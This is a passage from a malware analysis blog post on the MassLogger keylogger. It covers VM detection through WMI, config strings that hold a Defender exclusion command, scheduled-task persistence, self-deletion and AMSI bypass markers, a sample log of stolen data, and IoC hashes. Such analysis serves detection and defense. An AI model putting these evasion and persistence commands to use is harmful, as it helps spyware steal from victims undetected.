It also has Anti-VM techniques by checking for Video_Controller adapter using WMI "*Select * from Win32_VideoController*" which retrieves which information related to the graphics card. If the process is executing on Virtual Box then it returns "Virtual Box Graphics Adapter".


dnSpy (x86, Debugging)
File Edit View Themes Debug Window Help
C#
Continue
rm6H5xYtQT7CCun9x7c @0200003B
Locals

```
            {
                if (xq39PrD6qvyPMe0e3Qi.QhhXOXkIG(managementObjectEnumerator, xq39PrD6qvyPMe0e3Qi.hT0HpeHCWJ))
                {
                    return rm6H5xYtQT7CCun9x7c.GraphicCard = cJxpx13xNrulGeNXOC.QhhXOXkIG(OuVm2uDOnFOw1NxkJNV.QhhXOXkIG((ManagementObjec
                }
            }
            finally
            {
                int arg_117_0;
                if (managementObjectEnumerator == null)
                {
                    arg_117_0 = 1;
                    if (rm6H5xYtQT7CCun9x7c.dL1UIxYWdetIqASRiTN() != null)
                    {
                        goto IL_124;
                    }
                }
                else
                {
```


Name	Value	Type
V_1	0x00000000	int
num3	0x00000000	int
num2	0x00000000	int
V_4	"VirtualBox Graphics Adapter (WDDM)"	string
num	0x00000002	int
num4	0x00000000	int
managementObjectEnumerator	{System.Management.ManagementObjectCollection.ManagementObje...	System.Management.Managemen...
V_8	0x00000000	int

Fig 19: Video Adapter

6. Search And Upload

As per config file, it searches for some file which it wants to send to the C2 server that stores in “SearchAndUpload.zip” archive.

All data is stored and retrieved from its config file. Following is the view of MassLogger config file.




```
/optimize+SUB  /win32icon:"
.ico"BS .scr4 ABCDEFGHIJKLMNOPQRSTUVWXYZCAN Trademark - STX $DC4 $LimeIcons" Search And Upload& SearchAndUpload.zipFF
Path:   Files count: {0}B Add-MpPreference -ExclusionPath 'CAN WD Exclusion< Failed! Not running as admin! RS Window
SearcherDC4 Running! (t ) | Download the log to see if it contains any screenshotsBS .jpgFS WindowSearcherV Start-Sleep
-Seconds 2; Remove-Item -path 'f /c schtasks /create /f /sc onlogon /rl highest /tn SO  /tr '"DC2 "' & exit\
\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS  :Zone.IdentifierBS .batDC2 @echo offRS timeout 3 > NULDC4 START "" "ACK CD
DEL "SO " /f /qEOT xpD Select * from Win32_ComputerSystemCAN Manufacturer* microsoft corporation
ModelSO VIRTUALFF vmwareDC4 VirtualBoxSYN SbieDll.dllBS Xeon> Microsoft Basic Display AdapterDLE amsi.dllFS
AmsiScanBufferSYN User Name: BS IP: DC4 Location: CAN Windows OS: ( Windows Serial Key:
CPU:
GPU: BS AV: & Screen Resolution: STX xFS Current Time: ( MassLogger Started: $ Interval: {0} hour( MassLogger Process: "
MassLogger Melt: @ MassLogger Exit after delivery: * As Administrator: {0}DC4 Processes:
Name:DLE , Title:> Control Panel\International\GeoFF NationF select * from Win32_OperatingSystemSO CaptionBS TrueFF  64bit
FalseFF  32bit: SELECT * FROM WIN32_PROCESSORBS NameF select * from Win32_VideoController( http://api.ipify.orgD
\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}DC2 127.0.0.1& root\SecurityCenter( root\SecurityCenter2< SELECT * FROM
AntivirusProductSYN displayNameDLE Err HWIDEOT x2STX .BS <|| BS  ||>SO Log.txtSUB MassLogger | STX @FS zip attachmentSTX
/BS STORCAN Content-TypeRS application/zipBS POSTX
```

Fig 20: Config File

Once all data collection is done, it creates a log file containing all data like when Masslogger Process is started and ended and other collected details. After that, it compresses using ZIP and gets stored at the location “C:\Users\<USERNAME>\AppData\Local”.

Following is an image showing MassLogger log file.



```
{User Name: Test
IP: 127.0.0.1
Location: United States
Windows OS: Microsoft Windows 10 Pro 64bit
Windows Serial Key: [redacted]
CPU: Intel(R) Core(TM) i5-4460S CPU @ 2.90GHz
GPU: VirtualBox Graphics Adapter (WDDM)
AV: Windows Defender
Screen Resolution: 1366x641
Current Time: 7/15/2020 7:44:36 AM
MassLogger Started: 7/14/2020 7:48:22 AM
Interval: 2 hour
MassLogger Process: C:\Users\Test\Desktop\FileName.exe
MassLogger Melt: false
MassLogger Exit after delivery: false
As Administrator: True
Processes:
Name:WindowsInternal.ComposableShell.Experiences.TextInput.InputApp, Title:Microsoft Text Input Application
Name:dnSpy-x86, Title:dnSpy (x86, Debugging)}
```

Fig 21: MassLogger log file

Conclusion:

Masslogger is a highly configurable and modular keylogger and spyware. The author behind Masslogger tried to make it more sophisticated in features than other keyloggers, these features make it hard to detect this advanced malware.

IoCs:

4A199C1BA7226165799095C2C2A90017 (XLSM)

D1FFF0C0782D08ED17387297369797E0 (XLSM)

31B65A54940B164D502754B09E3E9B63 (PE)

37958546CB6DC41F505FDCB3430CEE3B (PE)

Subject Matter Experts:

Aniruddha Dolas

Pawan Chaudhari

Aniruddha Dolas is part of the HIPS (Host-based Intrusion Prevention System) team in Quick Heal Security Labs. He has worked on various security vulnerabilities...

Articles by Aniruddha Dolas »

No Comments

Leave a Reply.Your email address will not be published.